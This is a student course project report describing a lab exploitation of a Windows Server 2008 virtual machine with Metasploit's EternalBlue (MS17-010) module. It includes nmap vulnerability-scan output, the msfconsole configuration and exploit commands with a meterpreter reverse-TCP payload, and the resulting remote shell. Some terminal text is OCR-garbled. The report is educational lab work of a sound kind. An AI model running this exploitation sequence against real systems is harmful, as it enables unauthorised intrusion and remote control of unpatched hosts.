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-	MIS311 PROJECT
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Introduction:

In this project, we tried to attack to another virtual machine with using some tools. We will explain and show how we made the attack, how we set up the tools and how we use them.

Step 1:

First of all we need to explain which tools we used in this project.

• Metasploit Framework:

The Metasploit framework is a very powerful tool which can be used by cybercriminals as well as ethical hackers to probe systematic vulnerabilities on networks and servers. Because it's an open-source framework, it can be easily customized and used with most operating systems.

With Metasploit, the pen testing team can use ready-made or custom code and introduce it into a network to probe for weak spots. As another flavor of threat hunting, once flaws are identified and documented, the information can be used to address systemic weaknesses and prioritize solutions.

• EternalBlue:

EternalBlue is a Windows exploit created by the US National Security Agency (NSA) and used in the 2017 WannaCry ransomware attack.

EternalBlue exploits a vulnerability in the Microsoft implementation of the Server Message Block (SMB) Protocol. This dupes a Windows machine that has not been patched against the vulnerability into allowing illegitimate data packets into the legitimate network. These data packets can contain malware such as a trojan, ransomware or similar dangerous program.

Malware that utilizes EternalBlue can self-propagate across networks, drastically increasing its impact. For example, WannaCry, a crypto-ransomware, was one of the first and most well-known malware to use this exploit to spread. WannaCry uses the EternalBlue exploit to spread itself across the network infecting all devices connected and dropping the cryptro-ransomware payload. This increased the persistence and damage that WannaCry could cause in a short amount of time.

• Nmap:

Nmap is a network scanning tool that uses IP packets to identify all the devices connected to a network and to provide information on the services and operating systems they are running.

The program is most commonly used via a command-line interface (though GUI frontends are also available) and is available for many different operating systems such as Linux, Free BSD, and Gentoo. Its popularity has also been bolstered by an active and enthusiastic user support community.

Nmap was developed for enterprise-scale networks and can scan through thousands of connected devices. However, in recent years Nmap is being increasingly used by smaller companies. The rise of the IoT, in particular, now means that the networks used by these companies have become more complex and therefore harder to secure.

This means that Nmap is now used in many website monitoring tools to audit the traffic between web servers and IoT devices. The recent emergence of IoT botnets, like Mirai, has also stimulated interest in Nmap, not least because of its ability to interrogate devices connected via the UPnP protocol and to highlight any devices that may be malicious.

• Wireshark:

Wireshark is an open-source network protocol analysis software program started by Gerald Combs in 1998. A global organization of network specialists and software developers support Wireshark and continue to make updates for new network technologies and encryption methods. Wireshark is absolutely safe to use. Government agencies, corporations, non-profits, and educational institutions use Wireshark for troubleshooting and teaching purposes. There isn't a better way to learn networking than to look at the traffic under the Wireshark microscope.

There are questions about the legality of Wireshark since it is a powerful packet sniffer. The Light side of the Force says that you should only use Wireshark on networks where you have permission to inspect network packets. Using Wireshark to look at packets without permission is a path to the Dark Side. Wireshark is a packet sniffer and analysis tool. It captures network traffic on the local network and stores that data for offline analysis. Wireshark captures network traffic from Ethernet, Bluetooth, Wireless (IEEE.802.11), Token Ring, Frame Relay connections, and more.

Step 2:

Now, we will explain that how we made the attack and how we use the tools we explained before.

✓ First of all, we set up the Kali Linux on VmWare Workstation program.



✓ The second stage was enter the Kali Linux as a root for authorization.

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File Actions Edit View Help

(kali@kali)-[~]
$ sudo passwd
[sudo] password for kali:
New password:
passwd: passwd updated successfully

(kali@kali)-[~]
$ sudo su

(root@kali)-[/home/kali]
# sudo apt -y install kali-root-login

Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
kali-root-login
0 upgraded, 1 newly installed, 0 to remove and 93 not upgraded.
Need to get 6,776 B of archives.
After this operation, 33.8 kB of additional disk space will be used.


0% [Working]
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✓ In the third stage we identified the attacker machine's IP address with using "ifconfig eth0" command.



✓ After these steps, we open the "Metasploit Framework" tool which is already installed on Kali Linux and we used "sudo msfconsole" command.

✓ In the fifth stage we tried to configure "EternalBlue" tool with using "search eternalblue" command. We found the matching modules.



✓ Next step is setting up the Windows 2008 Server on "Oracle Virtualbox" program.

Also we found the IP address of Windows machine with using "ipconfig" command Before this we tried to set up it on VmWare Workstation but we had a problem about this issue.

✓ One of the important stage of project is using "Nmap" tool and in this stage we used that tool. After starting Nmap, the tool scanned the target IP address and identified it as a "Vulnerable".

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TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(roat © kali)-[~]

I nmap -p445 - script smb-vuln-ms17-010 192.168.1.19

Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-29 10:36 EDT Nmap scan report for 192.168.1.19

PORT STATE SERVICE 445/tcp open microsoft-ds MAC Address: 08:00:27:4C:0A:19 (Oracle VirtualBox virtual NIC)

Host script results:

smb-vuln-ms17-010:

VULNERABLE:

Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)

State: VULNERABLE:

IDs: CVE:CVE-2017-0143

Risk factor: HIGH

A critical remote code execution vulnerability exists in Microsoft SMBv1

servers (ms17-010).

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References:


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https://technet.microsoft.com/en-us/library/security/ms17-010.aspx


Nmap done: 1 IP address (1 host up) scanned in 0.73 seconds
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✓ Then we activated "Metasploit Framework" with using "msfconsole" command again.

✓ After that we search the module for "EternalBlue" and select the target.



✓ In tenth step, we found "module options, exploit options and exploit target".



✓ Again, configuring the "EternalBlue".

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File Actions Edit View Help
                                                                 The target port (TCP)
(Optional) The Windows domain to use for authentication
(Optional) The password for the specified username
(Optional) The username to authenticate as
    RPORT
                          445
    SMBDomain
     SMBPass
    SMBUser
    VERIFY_ARCH true
VERIFY_TARGET true
                                                                  Check if remote architecture matches exploit Target.
                                                                  Check if remote OS matches exploit Target.
Payload options (windows/x64/meterpreter/reverse_tcp):
                   Current Setting Required Description
    Name
                                                          Exit technique (Accepted: '', seh, thread, process, none)
The listen address (an interface may be specified)
The listen port
    EXITFUNC
                   192.168.1.18
    LHOST
                                            ves
                                            yes
Exploit target:
    Id Name
    0 Windows 7 and Server 2008 R2 (x64) All Service Packs
                                             <mark>010 eternal</mark>blue) > set RHOSTS 192.168.1.19
msf6 exploit(
msio exploit(windows/smb/msi7_ofg_eternalblue) > Set k
RHOSTS ⇒ 192.168.1.19
msf6 exploit(windows/smb/msi7_010_eternalblue) > check
     192.168.1.19:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
192.168.1.19:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pac
[+] 192.168.1.19:445
[*] 192.168.1.19:445 - Scanned 1 of 1 hosts
[+] 192.168.1.19:445 - The target is vulnerable.
                                     - Scanned 1 of 1 hosts (100% complete)
                                                           lblue) >
msf6 exploit(
```

✓ Then we started exploitation after checking the Windows 2008 Server. We sent out the exploit packet to target machine.

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root@kali: ~
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                                                                        nalblue) > set RHOSTS 192.168.1.19
msf6 exploit(
msf6 exploit(windows/smb/ms1/_010_eternachise) > set k
RHOSTS ⇒ 192.168.1.19
msf6 exploit(windows/smb/ms17 010 eternalblue) > check
msf6 exploit(
[*] 192.168.1.19:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.1.19:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pac k 1 x64 (64-bit)
[*] 192.168.1.19:445 - Scanned 1 of 1 hosts
[+] 192.168.1.19:445 - The target is vulnerable.
                                               - Scanned 1 of 1 hosts (100% complete)
                                                                                   ) > exploit
msf6 exploit(
       Started reverse TCP handler on 192.168.1.18:4444
       192.168.1.19:445 - Executing automatic check (disable AutoCheck to override)
192.168.1.19:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
192.168.1.19:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pac
k 1 x64 (64-bit)
[*] 192.168.1.19:445 - Scanned 1 of 1 hosts
[+] 192.168.1.19:445 - The target is vulnerable.
                                               - Scanned 1 of 1 hosts (100% complete)
       192.168.1.19:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
192.168.1.19:445 - Using auxiliary/scanner/smb/smb_ms17_010! - Windows Server 2008 R2 Standard 7601 Service Pac
      192.168.1.19:445
x64 (64-bit)
192.168.1.19:445
                                                - Scanned 1 of 1 hosts (100% complete)
       192.168.1.19:445 - Connecting to target for exploitation. 192.168.1.19:445 - Connection established for exploitation.
        192.168.1.19:445 - Target OS selected valid for OS indicated by SMB reply
       192.168.1.19:445 - CORE raw buffer dump (51 bytes)
192.168.1.19:445 - 0×00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
192.168.1.19:445 - 0×00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20 008 R2 Standard
192.168.1.19:445 - 0×00000020 37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63 7601 Service Pac
192.168.1.19:445 - 0×00000030 6b 20 31 k 1
       192.168.1.19:445 - Target arch selected valid for arch indicated by DCE/RPC reply 192.168.1.19:445 - Trying exploit with 12 Groom Allocations. 192.168.1.19:445 - Sending all but last fragment of exploit packet
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✓ The end of sending out the packets to target machine we took the "WIN" reaction from "Metasploit Framework".

✓ Finally, we successfully accessed the Windows 2008 Server's terminal. And with using Kali Linux terminal, we wrote commands on target machine's terminal.

```
root@kali: ~
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 File Actions Edit View Help
<u>meterpreter</u> > shell
Process 1280 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Windows\system32>ipconfig
ipconfig
Windows IP Configuration
Ethernet adapter Local Area Connection:
    Connection-specific DNS Suffix .:
Link-local IPv6 Address . . . . : fe80::7db6:cce9:d6ca:1fd6%11
IPv4 Address . . . . . . : 192.168.1.19
Subnet Mask . . . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.1.1
Tunnel adapter isatap.{2AC9D7FD-F063-48EA-8738-110021736847}:
   Connection-specific DNS Suffix .:
Tunnel adapter Local Area Connection* 9:
    Media State . . . . . . . . . . . . Media disconnected
Connection-specific DNS Suffix . :
C:\Windows\system32>
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
✓ The next and interesting step was that we created a file on target machine's desktop with using Kali Linux terminal again after accessed the desktop.



✓ We tried some other commands and found the target machine's information with using "sysinfo" command.




✓ In the next step we tried to take screenshot of target machine. And we successfully saved it on Kali Linux.




✓ The another command was "show_mount" to find the other information of target machine.



✓ The last step of our project is analyzing our operations with using "Wireshark".



✓ The other information we found on "Wireshark".



Step 3:

We had some problems while doing our project.

- ✓ First of all we had problem about installing Windows 2008 on VmWare Work Station.

 Then we change the Virtual Machine program and we install it on Oracle Virtualbox Program. Then we connected the Kali Linux and Windows 2008.
- ✓ The second problem was internet connection. We try a lot of method for internet connection. After 5-6 try, we successfully made the internet connection for both machines.
- ✓ At the last stage of the project, the Windows 2008 Server machine we installed became inoperable due to the exploit packages we were constantly sending and crashed every time we installed it. That's why we ended our project by making limited transactions.